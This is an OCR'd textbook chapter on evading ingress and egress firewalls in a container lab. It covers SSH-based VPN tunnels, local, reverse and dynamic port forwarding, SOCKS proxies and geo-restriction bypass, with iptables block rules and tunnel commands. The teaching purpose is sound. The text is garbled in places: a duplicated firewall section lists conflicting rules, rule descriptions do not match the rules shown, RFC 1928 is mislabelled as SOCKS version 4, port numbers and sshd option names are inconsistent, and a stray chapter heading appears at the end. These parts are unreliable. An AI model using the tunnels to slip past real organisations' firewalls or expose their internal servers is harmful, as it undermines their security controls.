


Figure 9.2: Network setup

Router configuration: setting up NAT. The following iptables command is included in the router configuration inside the docker-compose.yml file. This command sets up a NAT on the router for the traffic going out from the eth0 interface, except for the packets to 10.9.0.0/24. With this rule, for packets going out to the Internet, their source IP address will be replaced by the router's IP address 10.9.0.11. Packets going to 10.9.0.0/24 will not go through NAT.

```
iptables -t nat -A POSTROUTING ! -d 10.9.0.0/24 -j MASQUERADE -o eth0
```

In the above command, we assume that eth0 is the name assigned to the interface connecting the router to the 10.9.0.0/24 network. This is not guaranteed. The router has two Ethernet interfaces; when the router container is created, the names assigned to this interface might be eth1, eth2, etc. You can find out the correct interface name using the following command. If the name is not eth0, you should make a change to the command above inside the docker-compose.yml file, and then restart the containers.

```
# ip -br address
lo UNKNOWN 127.0.0.1/8
eth1@if1907 UP 192.168.60.11/24
eth0@if1909 UP 10.9.0.11/24
```

Router configuration: Firewall rules. We have also added the following firewall rules on the router. Please make sure to use the correct interface names connected to the network and the one connected to . If not, make changes accordingly.

```
// Ingress filtering: only allows tun traffic
iptables -A FORWARD -i eth0 -p tcp --tcp-flags SYN,RST SYN -j TCPMSS --set-mss 1356
iptables -A FORWARD -i eth0 -m conntrack --ctstate ESTABLISHED,RELATED -j ACCEPT
iptables -A FORWARD -i eth0 -p udp -d 10.9.0.1 -j ACCEPT
iptables -A FORWARD -i eth0 -p tcp --dport 22 -j ACCEPT
// Ingress filtering: block the seven-example.com website (93.184.216.0/24)
```

```
iptables -A FORWARD -i eth0 -d 93.184.216.0/24 -j DROP
// Egress filtering: block the seven-example.com
iptables -A FORWARD -i eth1 -d 93.184.216.0/24 -j DROP
```

The first rule allows TCP packets to come in if they belong to an established or related connection. This is a standard practice. The second rule allows SSH, and the third rule drops all other TCP traffic if they do not satisfy the first or the second rule. The fourth rule is an egress firewall rule, and it prevents the internal hosts from sending packets to 93.184.216.0/24, i.e., blocking the access to the seven-example.com website.

VPN: IP Tunneling

Firewalls typically inspect the source and/or destination address of each packet; if the address is on their blocked list, the packet will be dropped. Some firewalls also inspect packet payloads. Therefore, these firewalls only work if they can see the actual addresses and payloads. If we can hide those data items, we can evade firewalls. Virtual Private Network (VPN) is a primary solution for this purpose because it can hide a disallowed packet inside a packet that is allowed. With VPN, one can create a tunnel between two computers on two sides of a firewall. IP packets can be sent through the tunnel. Since the tunnel traffic is encrypted, firewalls cannot see what is inside the tunnel, so they cannot conduct the filtering.

Creating VPN Using SSH

There are many ways that we can use to create a VPN tunnel. Chapter 8 shows how to write our own Python program to create a VPN. Its purpose is to help reader understand how VPN works; in this chapter, we will use an existing tool, OpenVPN is a powerful tool that we can use, but in this chapter, we will simply use OpenSSH, a tool for remote login with the SSH protocol. It can also create a VPN tunnel. SSH is often called the poor man's VPN. We need to change some default SSH settings on the server to allow VPN creation. The changes made to ~/.ssh/sshd_config are listed in the following. They are already enabled inside the containers:

```
PermitRootLogin yes
PermitTunnel yes
```

To create a VPN tunnel from a client to a server, we run the following SSH command. This command creates a VPN TUN interface tun0 on the VPN client and server machines, and then connect these two TUN interfaces using an encrypted TCP connection. Both zeroes in option -w 0:0 mean tun0. Detailed explanation of the -w option can be found in the manual of SSH.

Router configuration: Firewall rules. We have also added the following firewall rules on the router. Please make sure that one of the router interfaces is connected to the 10.0.0.0/24 network and the other one connected to 192.168.60.0/24. If not, make changes accordingly.

```
// Ingress filtering: only allows non-traffic
iptables -A FORWARD -i eth0 -m state --state
INVALID,UNTRACKED -j DROP
iptables -A FORWARD -i eth0 -m state --state
ESTABLISHED,RELATED -j ACCEPT
iptables -A FORWARD -i eth0 -p tcp --dport 22 -j ACCEPT
iptables -A FORWARD -i eth0 -p tcp --dport 23 -j ACCEPT
iptables -A FORWARD -i eth0 -j DROP
```

```
// Egress filtering: blocking example.com
iptables -A FORWARD -o eth1 -d 93.184.216.0/24 -j DROP
```

The first rule allows TCP packets to come in if they belong to an established or related connection. This is a standard practice. The second rule allows SSH, and the third rule drops all other TCP traffic if they do not satisfy the first or the second rule. The fourth rule is an egress firewall rule, and it prevents the internal users from sending packets to 93.184.216.0/24, i.e., blocking the access to the www.example.com website.




Figure 9.3: Bypassing firewall using VPN tunnel

Using VPN to Bypass Ingress Filtering

We show how to use VPN to bypass ingress filtering. Assume that we are working in a company, and we need to telnet to a machine called work. Sometimes, we need to work from home, so it is necessary to telnet from machine home to work. However, the company's firewall blocks all incoming TCP packets, unless (1) they are for SSH port 22 or (2) they belong to an existing TCP connection. In our network setup, we have already set up such firewall rules. We can verify these rules by running the following command on the home machine (see Figure 9.2).

Bash

```
# telnet 192.168.60.6
Trying 192.168.60.6...
# telnet 192.168.60.7
Trying 192.168.60.7...
```

From outside, we are trying to telnet to the machines on the internal network protected by the firewall. We can see that the connections get blocked. To bypass the firewall rules, we create a VPN tunnel between the home machine outside and the apollo machine inside, and tunnel all our TCP packets through this VPN. See Figure 9.3. We run the following SSH command on the home machine (192.168.60.5 is the IP address of apollo):

```
# ssh -w 0:0 root@192.168.60.5 \
    -o "PermitLocalCommand=yes" \
    -o "LocalCommand= ip addr add 192.168.53.88/24 dev tun0 && \
      ip link set tun0 up" \
    -o "RemoteCommand=ip addr add 192.168.53.99/24 dev tun0 && \
      ip link set tun0 up"
root@192.168.60.5's password: **** Password: dees
```

The LocalCommand entry specifies the command running on the VPN client side (i.e., on home). It configures the client side TUN interface, assigning the 192.168.53.88/24 address to this interface and bringing it up. The RemoteCommand entry specifies the command running on the VPN server side (i.e., on apollo). It configures the server-side TUN interface. After the tunnel has been established, on the VPN client (home), we need to route all the 192.168.10.0/24 traffic towards tun0. This way, the packets going to this destination will go through the tunnel, not through the router 10.9.0.11. However, the VPN's need to make an exception for the packets to 192.168.60.5, because this is the VPN server's address, and we do not want to route the traffic to this address towards tun0 (packets to this destination should still go through the router, but since we will only access port 22 on this destination, the packets will not be blocked).

Bash

```
# ip route replace 192.168.60.0/24 dev tun0 <-- reroute to tun
# ip route add 192.168.60.5/32 via 10.9.0.11 <-- do not reroute
```

On the VPN server (apollo), we need to set a NAT server, so packets going out of the eth0 interface will take this interface's IP address. This is important for the traffic coming from the VPN interface, because their source IP addresses will be 192.168.53.88. When they get routed out to the 192.168.60.0/24 network via eth0, their source IP address is preserved, the reply from the destination will be sent to 192.168.53.88, which will not come to the VPN server unless we change the routing tables on all the hosts on the 192.168.60.0/24 network. Setting this NAT ensures that the reply will come to the VPN server without changing the routing tables.

```
# iptables -t nat -A POSTROUTING -j MASQUERADE -o eth0
```

On the VPN server, we also need to have IP forwarding enabled. The VPN server is just a proxy, when it receives a packet from the VPN tunnel, it needs to release the packet towards the final destination. If the IP forwarding is not enabled, the packet will be dropped, not be forwarded. IP forwarding is already enabled on the apollo container.

Testing. Once everything is set up, we can try to telnet to a host on the 192.168.60.0/24 network (other than the host 192.168.60.5). From the results, we can see that the connection is successful, and we have successfully bypassed the firewall.

```
# telnet 192.168.60.7
Trying 192.168.60.7...
Connected to 192.168.60.7.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
32ee031be16b login:
```

If we turn on tcpdump on the router, we will only see the SSH traffic between the VPN client and server. We will not be able to see the telnet packets, because they are put inside the payload of the SSH packets, encrypted.

```
# tcpdump -n -i eth0
21:43:32.287294 IP 10.9.0.5.44432 > 192.168.60.5.22: ...
21:43:35.287405 IP 192.168.60.5.22 > 10.9.0.5.44432: ...
```

Many organizations or countries conduct egress filtering on their firewalls to prevent their internal users from accessing certain websites for a variety of reasons, including discipline, safety, and politics. For instance, many K-12 schools in the United States block social media sites, such as Facebook, from their networks so students do not get distracted during school hours. Another example is the "Great Firewall of China", which blocks a number of popular sites, including Google, YouTube, and Facebook.

This type of firewall typically checks the destination IP address of the packet. Using VPN, we can create a tunnel with a VPN server outside of the firewall, and send our packet to the server via the tunnel. The VPN server will release our packets to the Internet and send, which is outside of the firewall. Although our network traffic still goes through the firewall, what the firewall sees is only the VPN server's IP address, our proxy, not our final destination.

In our network setup, we have added a rule on the firewall to block all hosts on the 192.168.60.0/24 network from accessing the example.com website. We will show how to use VPN to bypass this firewall rule. We set up a VPN between apollo and home, but this time we use apollo as the VPN client and home as the VPN server. Again, we use SSH to establish such a VPN tunnel. We run the following commands on apollo (VPN client), and the other end of the tunnel (VPN server) is 10.9.0.5:

```
# ssh -w 0:0 root@10.9.0.5 \
-o "PermitLocalCommand=yes" \
-o "LocalCommand=ip addr add 192.168.53.88/24 dev tun0 && \
ip link set tun0 up" \
-o "RemoteCommand=ip addr add 192.168.53.99/24 dev tun0 && \
ip link set tun0 up"
```

Once the VPN tunnel is set up, on the VPN client (apollo), we need to redirect the example.com-bound traffic to the TUN interface; otherwise, the traffic will be routed to 192.168.60.11 (router/firewall) and gets dropped by the firewall.

```
# ip route add 93.184.216.0/24 dev tun0
```

After the above setup, if we go visit example.com from apollo, we can see that packets are now going through our tunnel, and can successfully reach VPN server. Although the tunnel traffic still goes through the router/firewall, the firewall does not block these packets because their destination is VPN server, not example.com. The following ping command shows that our packets have successfully passed the firewall, but nothing has come back.

```
# ping www.example.com
```

From the wireshark trace, we can see that our VPN server has actually forwarded the packets to example.com, which has also replied, but the reply never reaches the VPN server. The reason is the source IP address of the packet. As we have discussed before, when a packet is sent out via the VPN tunnel from the user machine, the packet takes the TUN interface's IP address as its source IP address, which is 192.168.53.88 in our setup.

VirtualBox's NAT server knows nothing about the 192.168.60.0/24 network, because this is the one that we create internally for our TUN interface, and VirtualBox has no idea how to route to this network, much less knowing that the traffic should be given to the VPN server. As a result, the reply packet from example.com will be dropped. That is why we do not get anything back from the VPN tunnel.

To solve this problem, we will set up our own NAT server on VPN server, so when packets from 192.168.53.88 go out, their source IP addresses are always replaced by the VPN server's IP address (10.9.0.5). We can use the following command to create a NAT server on the eth0 interface of the VPN server (the home machine).

```
# iptables -t nat -A POSTROUTING -j MASQUERADE -o eth0
```

Once the NAT server is set up, we should be able to connect to www.example.com from the user machine. The following results show that we successfully bypassed the firewall.

```
# ping www.example.com
PING www.example.com (93.184.216.34) 56(84) bytes of data.
64 bytes from 93.184.216.34 (93.184.216.34): icmp_seq=1 ttl=53 ...
64 bytes from 93.184.216.34 (93.184.216.34): icmp_seq=2 ttl=53 ...
64 bytes from 93.184.216.34 (93.184.216.34): icmp_seq=3 ttl=53 ...
# curl www.example.com
<!DOCTYPE html>
<html>
<head>
<title>Example Domain</title>
</head>
</html>
```

For other hosts. If we want to also allow the other hosts on 192.168.60.0/24 to bypass firewall, we should reroute their example.com-bound traffic to apollo, so they can enter the VPN tunnel. We run the following commands on all the hosts inside 192.168.60.0/24.

```
# ip route add 93.184.216.0/24 via 192.168.60.5
```

We may also want to run a NAT server on the TUN interface of apollo, so all the packets going through this interface will have their source IP addresses changed to the TUN interface's IP address. Without doing this, the return packets will not come through the tunnel. Instead, they will be directly sent by the host VM to the hosts on the 192.168.60.0/24, because the host VM is also attached to this network. Although this does not affect our experiment outcome, it does make the returning traffic look abnormal.

```
# iptables -t nat -A POSTROUTING -j MASQUERADE -o tun0
```

Bypassing Geo-Restriction

Geo-restriction is a common type of firewall, which is used to decide whether to provide services or not, based on the geolocation of the IP address of the request. This is quite common for media service providers such as YouTube, Netflix, etc., because of the licenses of the content. For example, when Netflix purchases the license for some content, it may only allow Netflix to stream the content within the US. Therefore, Netflix has to set up geo-restrictions to block the accesses to these contents if the accesses are not from within the US.

Another example is the College Board. Every year, when the Advanced Placement (AP) scores are made available, to prevent everybody from accessing the scores on the same day and overload the server, the College Board spreads the score releases over a few days. When students can see their scores depends on their geographic regions. For example, in 2016, all the states on the east coast got their scores first, whereas those in the northwest got theirs last. However, the checking is not based on where you look at a map; it's based on where you are when you check the score, i.e., based on the geolocation of the source IP address of the request.

In the past, students who were eager to learn their scores had to ask their friends in another region to check the scores for them. This requires students to give the login credentials to their friends, who can not only learn the scores, but can also look at all the other sensitive information inside the account. This is actually one type of proxy, human proxy.

These days, many students have learned to use a VPN server in another region as their proxy. When you connect to a VPN server, your packets will be sent to the VPN server, from where they will be released to the internet. The source IP address of the packets is not your machine's IP address; instead, it belongs to the VPN server's network. When College Board checks the geolocation of the IP address, it will be the geolocation of the VPN server. Therefore, if only the states on the east coast can get their scores today, but you do not live there, you can find a VPN server on the east coast and use it to check your score. The communication between you and the College Board is encrypted end to end, so the VPN server in the middle will not be able to see your scores. This is much better than the human proxy.

This represents another important application of VPN: hiding the sender's real IP address. The same idea has also been used by users who want to watch videos from Netflix and YouTube that are not available in their regions.

Port Forwarding: SSH Tunneling

Running VPN requires the root privilege, because creating the TUN interface and changing the routing table both require the root privilege. If this is not allowed, we can use another type of tunneling, port forwarding. This tunnel works above the transport layer, so it does not require the root privilege. The tradeoff is that it becomes less transparent compared to VPN. In this section, we will use SSH to establish a port forwarding to bypass ingress and egress filtering.

To evade the ingress firewall, we run the following command on home. This establishes a port forwarding SSH tunnel from home to apollo to forward the traffic at port 8000 (on home) to port 23 (on 192.168.60.6), through the SSH tunnel.

```
home$ ssh -4NT -L 8000:192.168.60.6:23 seed@192.168.60.5
```

-N: Do not execute remote commands.

-T: Disable pseudo-terminal allocation (save resources).

Once the tunnel is established, if we want to telnet to work through the tunnel, we need to telnet to the port 8000 on the home machine; otherwise the telnet traffic will not go through the tunnel. See the following command.

```
home$ telnet localhost 8000
```

The way how the port forwarding works is depicted in Figure 9.4. On the home end, at port 8000, SSH receives the TCP packets from the telnet client. It forwards the TCP data to apollo through the SSH tunnel. Once the data reaches the other end, SSH puts it in another TCP packet, which is sent towards the work machine. The entire process consists of three separate TCP connections (e.g., @ in the figure). The company firewall only sees the SSH traffic from home to apollo, it does not see the telnet traffic from home to work. Moreover, the SSH traffic is encrypted, so the firewall will not be able to see what is inside.

Figure 9.4: Evade firewall using SSH port forwarding tunnel




Figure 9.4: Evade firewall using SSH port forwarding tunnel

Using the SSH tunnel from another host. If we are on another machine (e.g., home2), and want to use the SSH tunnel on home, we will see the following error message.

```
home2$ telnet 10.9.0.5 8000
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection refused
```

This is because in our setup command, we did not put a hostname before the port number 8000, so a default hostname, localhost, is used. Namely, the port forwarding is actually from localhost:8000 to 192.168.60.6:23. This is actually 127.0.0.1:8000 on the loopback interface, so the connections from other interfaces will not reach this port. We can see this from the netstat command.

Bash

```
home$ netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address State
tcp 0 0 127.0.0.1:8000 0.0.0.0:* LISTEN
```

To solve this problem, we just need to modify the SSH command. This time, we put 0.0.0.0 in front of the port number 8000, indicating that our port forwarding will listen to the connection from all the interfaces. We can verify that using the netstat command. After this, the tunnel can now be used by another machine to reach the telnet server on work.

Bash

```
home$ ssh -4NT -L 0.0.0.0:8000:192.168.60.6:23 seed@192.168.60.5
```

Bash

```
apollo$ netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address State
tcp 0 0 0.0.0.0:8000 0.0.0.0:* LISTEN
```

Comparison with VPN tunnel

Port forwarding is different from VPN. In port forwarding, the telnet application only establishes a connection with the home machine. To the telnet client, it is only communicating with home. To the telnet server on work, it sees that the client is on apollo, which is only a proxy, not the actual client. Namely, the telnet client is on one end of the tunnel, while the telnet server talks to the other end. The tunnel is not transparent to the application. The client has to change its behavior, instead of sending packets directly to the server, it has to send packets to a middle man.

In VPN, the telnet application directly communicates with the work machine, not through a middle man. However, their packets are indeed routed to a middle man, i.e., the VPN tunnel, but routing occurs at the network layer, transparent to applications. Neither telnet client nor server is even aware of the existence of the tunnel. Therefore, the VPN tunnel is transparent to the client and server applications. This is the main difference between VPN and port forwarding.

Evading egress firewalls

The example shown above evade an ingress firewall. The same technique can be used to evade egress filtering. Assume that this time, we are inside the company, working on work or apollo. We would like to visit example.com, but the company has blocked it. We will use an outside machine called home to bypass such a firewall. This time, we establish an SSH tunnel from apollo to home, opposite to the direction in the previous example.

Bash

```
apollo$ ssh -4NT -L 8000:www.example.com:80 seed@10.9.0.5
```

To test the tunnel, we need to visit www.example.com from a browser. Since we cannot run a browser inside a container, we will use a command-line "browser" called curl and set the --proxy on apollo. The curl program will sends its HTTP request to the proxy localhost:8000, which forwards the HTTP request to the home end of the SSH tunnel. The host home will forward the request to the final destination www.example.com. The response will come back in the reverse direction. The firewall only sees the SSH traffic between apollo and home, not the actual web traffic between apollo and example.com.

Bash

```
apollo$ curl --proxy localhost:8000 http://www.example.com
<!DOCTYPE html>
<html>
<head>
<title>Example Domain</title>
</head>
</html>
```

Using the SSH tunnel from another host

If we want to use the SSH tunnel from another machine (e.g., work or home2) to reach the target web, just like what we have discussed earlier, we need to modify the command. See the following:

Bash

```
apollo$ ssh -4NT -L 0.0.0.0:8000:www.example.com:80 seed@10.9.0.5
```

After that, we can use the IP address of apollo as our proxy. See the following:

Bash

```
work$ curl --proxy 192.168.60.5:8000 http://www.example.com
```

Reverse SSH Tunneling

Figure 9.5: Use reverse SSH tunneling to access an internal web server

In the previous examples, the direction of the port forwarding is from A (client) to B (SSH server). Therefore, if we want to port forward from side A to side B, we need to call from side A to side B. What if SSH from A to B is blocked by firewalls, can we still port forward from A to B?

For example, assume that we have an internal website that nobody can access from outside, either because it uses a private IP address or the firewall blocks the access. Our goal is to evade

the firewall rule and allow others to access this internal website from the outside. We also assume that the incoming SSH traffic is also blocked, so we cannot create a SSH tunnel from outside, and use the tunnel to do port forwarding. We do assume that firewall does not prevent us from establishing a connection with outside servers.

We can create a reverse SSH tunnel, which allows us do SSH from A to B, but port forwarding traffic from B to A. This tunnel is reversed because the direction of SSH is from the internal machine to the outside machine, but the direction of the port forwarding is from the outside machine to the internal machine. We assume that the web server is on 192.168.60.6.

Bash

```
apollo$ ssh -4NT -R 9000:192.168.60.6:80 seed@10.9.0.5
```

The above command creates a reverse SSH tunnel from apollo using the -R option, so when users send an HTTP request to the port 9000 on home machine, the SSH forward the request to apollo, which further forwards the request to the port 80 of 192.168.60.6.

By default, in the reverse SSH tunnel, the port 9000 only binds to the loopback interface. This means that we can only use this tunnel from the local host, i.e., 10.9.0.5. To make it the local port forwarding, even if we put 0.0.0.0 before the port number, SSH will not allow it to bind to 0.0.0.0 on all interfaces. This is a security consideration in the SSH server configuration. We need to change the following option from the default no to clientgatewayports yes in the /etc/ssh/sshd_config file on the SSH server (home in this case). This change has already been made in all the containers.

```
GatewayPorts clientspecified
```

After making this configuration change, we can add 0.0.0.0 before the port number. Now, all the machines from the outside can access the web server on 192.168.60.6 via the proxy at 10.9.0.5:8000. Here is the modified SSH command.

Bash

```
apollo$ ssh -4NT -R 0.0.0.0:8000:192.168.60.6:80 seed@10.9.0.5
```

Dynamic Port Forwarding and SOCKS Proxy

In the previous examples, each port-forwarding tunnel forwards the data to a particular destination. If we want to forward data to multiple destinations, we need to set up multiple tunnels. For example, using port forwarding, we can successfully visit the blocked example.com website, but what if the firewall blocks many other sites, do we have to tediously establish one SSH tunnel for each site? In this section, we show how to use one port-forwarding tunnel to reach multiple destinations.

Dynamic Port Forwarding

The technique that we used in the previous section is static port forwarding, i.e., the destination of the port forwarding is fixed. The SSH program provides another way to do port forwarding, the dynamic port forwarding. We will first get some experience with such type of port forwarding. We set a tunnel between apollo and home, so we can browse any external website from the internal network (we did not block all the websites on the firewall, but let us pretend they are all blocked). We run the following command on apollo.

```
apollo$ ssh -4NT -D 9000 seed@10.9.0.5
```

After the tunnel is set up, we can test it using the curl command. We specify a proxy option, so curl will send its HTTP request to the proxy, which listens on port 9000. The proxy forwards the data received on this port to home via the established SSH tunnel. The type of proxy is called SOCKS, which will be discussed later.

```
// On apollo
$ curl --proxy socks5://localhost:9000 https://www.google.com
$ curl --proxy socks5://localhost:9000 http://www.example.com
```

If we want to allow other hosts to use the tunnel/proxy, we should add 0.0.0.0 before the port number, and then provide the proxy's IP address, instead of localhost, when we use the proxy. See the following changes.


```
// Set up the tunnel/proxy
apollo$ ssh -4NT -D 0.0.0.0:9000 seed@10.9.0.5
// Use the proxy from another machine
$ curl --proxy socks5://192.168.60.5:9000 http://www.example.com
```

Testing the Proxy Using Browser

We can also test the tunnel using a browser. Although it is hard to run a browser inside a container in the docker setup, by default, the host machine is always attached to any network created inside docker, and the first IP address on that network is assigned to the host machine. For example, in our setup, the host machine is the SEED VM; its IP address on the internal network 192.168.60.0/24 is 192.168.60.1. Therefore, we can test the proxy using Firefox on the VM.

We first need to configure Firefox's proxy setting. Type about:preferences in the URL field (or click Preference menu item). On the General page, find the "Network Settings" section, click the Settings button, and a window will pop up. Follow Figure 9.6 to set up the SOCKS proxy.

Once the proxy is configured, we can then browse any website. The requests and replies will go through the SSH tunnel. Since the host VM can reach the Internet directly, to make sure that our web browsing traffic has gone through the tunnel, we can run tcpdump on the router/firewall. We will be able to see the tunnel traffic every time we browse a website. That indicates that our traffic does go through the proxy/tunnel. If we break the SSH tunnel and then try to browse a website, Firefox will show the following error message: "The proxy server is refusing connections". After this experiment, make sure to check the "No proxy" option to remove the proxy setting from Firefox.



Configure Proxy Access to the Internet

No proxy

Auto-detect proxy settings for this network

Use system proxy settings

● Manual proxy configuration

HTTP Proxy Port 0

Also use this proxy for FTP and HTTPS

HTTPS Proxy Port 0

FTP Proxy Port 0

SOCKS Host 192.168.60.5 Port 9000

SOCKS v4 ● SOCKS v5

Figure 9.6: Configure the SOCKS Proxy

The SOCKS Protocol

For port forwarding to work, we need to specify where the data should be forwarded to (the final destination). In the static case, this piece of information is provided when we set up the tunnel, i.e., it is hard-wired into the tunnel setup. In the dynamic case, the final destination is dynamic, not specified during the setup, so how can the proxy know where to forward the data?

Applications using a dynamic port forwarding proxy must tell the proxy where to forward their data. This is done through an additional protocol between the application and the proxy. A common protocol for such a purpose is the SOCKS (Socket Secure) protocol, which becomes an de facto proxy standard. The protocol was originally developed/designed by Koblas and Koblas (1992). It was later extended to version 4, and then version 5. Details of the SOCKS protocol (version 4) are specified in RFC 1928 (Leach et al., 1996).

The details of the SOCKS protocol is beyond the scope of this book; we will only summarize its key features. In the following, the application is referred to as the client, and the proxy is referred to as the server:

- The client and server conduct handshake. If the server requires authentication, the client will send the credentials during the handshake.
- The client sends the destination information to the server, including the destination IP address or domain name, and the destination port number. Using the destination information, the server (proxy) can now set up the port forwarding.

Since the application needs to interact with the proxy using the SOCKS protocol, the application software must have a native SOCKS support in order to use SOCKS proxies. Both Firefox and curl have such a support, but we cannot directly use this type of proxy for the telnet program, because telnet does not provide a native SOCKS support. If these programs are dynamically linked programs, we can use the function interposition technique to replace their calls to network-related functions in dynamic libraries with calls to user-defined wrappers, so these programs can use SOCKS proxies without making changes. This is the technique used by ProxyChains [ProxyChains Contributors, 2022], which hooks network-related functions in dynamically linked programs via a preloaded shared library, redirecting the connections through SOCKS or HTTP proxies.

Using SOCKS in Python

To gain a better understanding of the SOCKS proxy, let us implement our own SOCKS client program. Our goal is to send data to a netcat server on home via the dynamic SSH port forwarding. First, we run the nc server on home, listening to port 8080. We also set a dynamic port forwarding from apollo to home.

```
// On home (10.9.0.5)
home$ nc -lv 8080
// On apollo
apollo$ ssh -4NT -D 9000 seed@10.9.0.5
```

Python has a module called socks, which implements the SOCKS protocol. We will use this module to communicate with the SOCKS proxy. The program is listed in the following.

Listing 9.1: The SOCKS client program (socks_client.py)

Python

```
#!/bin/env Python3
import socks
s = socks.socksocket()
```

```
s.set_proxy(socks.SOCKS5, "localhost", 9000) (1)
s.connect(("10.9.0.5", 8080)) (2)
s.sendall(b"hello\n")
s.sendall(b"hello again\n")
print(s.recv(4096))
```

In the program, at Line , we first tell the program where the proxy is (localhost and port 9000). We then invoke s.connect (("10.9.0.5", 8080)) at Line , and this is where the following actions are performed:

- A TCP connection is established between our Python program and the proxy, i.e., the SSH process listening at port 9000 on localhost.
- Inside the TCP connection, our Python program and the proxy initiate the SOCKS protocol. This is when the Python program tells the proxy that the final destination of the port forwarding is 10.9.0.5:8080. Therefore, the port forwarding setup is complete.
- After the SOCKS protocol, the SSH proxy will forward the data received from the Python program to the other end of the tunnel, from where the data will be further forwarded to the final destination, i.e., the nc server. The response will be forwarded back through the reverse path.

We run the Python program on apollo. We can see that the two hello messages can be successfully sent to the nc server. If we type a message on the nc server side, the message will be sent to our client program. To confirm that the messages have gone through the tunnel, we can break the tunnel and run the client program again. The communication will fail.

Difference Between SOCKS5 and VPN

Both SOCKS5 proxy (dynamic port forwarding) and VPN are commonly used in creating tunnels to bypass firewalls, as well as to protect communications. Many VPN service providers provide both types of services. Sometimes, when a VPN service provider tells you that it provides the VPN service, but in reality, it is just a SOCKS5 proxy. Although both technologies can be used to solve the same problem, they do have some differences:

- Transparency: The SOCKS5 proxy is not transparent to applications, while VPN is. This means that to use a SOCKS5 proxy, the application needs to be able to support the SOCKS5 protocol.
- Setup: Setting up a VPN is more complicated than setting up a SOCKS5 proxy. It involves installing/running the VPN client program, creating a TUN/TAP interface, and modifying the routing table. Some of these steps require the superuser privilege. For SOCKS5 proxy, we only need to install/run the proxy program and there is no need for special privileges. It should be noted that VPN transparency is achieved due to its setup.
- Application Specific: A port-forwarding tunnel established between a client and a proxy (e.g., SOCKS5) can only be used by the client, not by other applications. For VPN, once the tunnel is established, all applications can use it.
- Encryption: VPN by definition encrypts your traffic, but whether a SOCKS5 proxy encrypts the traffic or not depends on the proxy implementation. If we use SSH for the SOCKS5 proxy, the traffic is encrypted.

8. **BGP AND ATTACKS**

